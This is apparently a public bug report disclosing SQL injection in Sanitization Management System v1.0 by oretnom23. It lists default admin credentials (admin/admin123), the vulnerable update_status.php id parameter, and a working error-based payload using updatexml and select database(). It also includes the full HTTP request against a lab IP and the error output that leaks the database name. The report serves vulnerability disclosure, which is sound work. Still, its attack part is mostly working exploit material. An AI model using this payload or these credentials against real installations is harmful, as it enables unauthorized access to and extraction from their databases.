

main

...

bug_report / vendors / oretnom23 / sanitization-management-system / SQLi-3.md

BGP-OSPF Create SQLi-3.md

History

1 contributor

32 lines (21 sloc) 1.19 KB

...

Sanitization Management System v1.0 by oretnom23 has SQL injection

BUG_Author: BGP-OSPF

Login account: admin/admin123 (Super Admin account)

vendors: <https://www.sourcecodester.com/php/15770/sanitization-management-system-project-php-and-mysql-free-source-code.html>

The program is built using the xampp-php8.1 version


Vulnerability File: /php-sms/admin/orders/update_status.php?id=

Vulnerability location: /php-sms/admin/orders/update_status.php?id=, id

dbname =sms_db,length=6

[+] Payload: /php-sms/admin/orders/update_status.php?id=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),0)--+ // Leak place ---> id

```
GET /php-sms/admin/orders/update_status.php?id=1%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),0)--+ HTTP/1.1
Host: 192.168.1.88
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=3puonr8mf2gr4m6iivf71mhjttq
Connection: close
```



Fatal error: Uncaught mysqli_sql_exception: XPATH syntax error: '-sms_db-' in C:\xampp\htdocs\php-sms\admin\orders\update_status.php:4 Stack trace: #0 C:\xampp\htdocs\php-sms\admin\orders\update_status.php(4): mysqli->query('SELECT * from ...') #1 (main) thrown in C:\xampp\htdocs\php-sms\admin\orders\update_status.php on line 4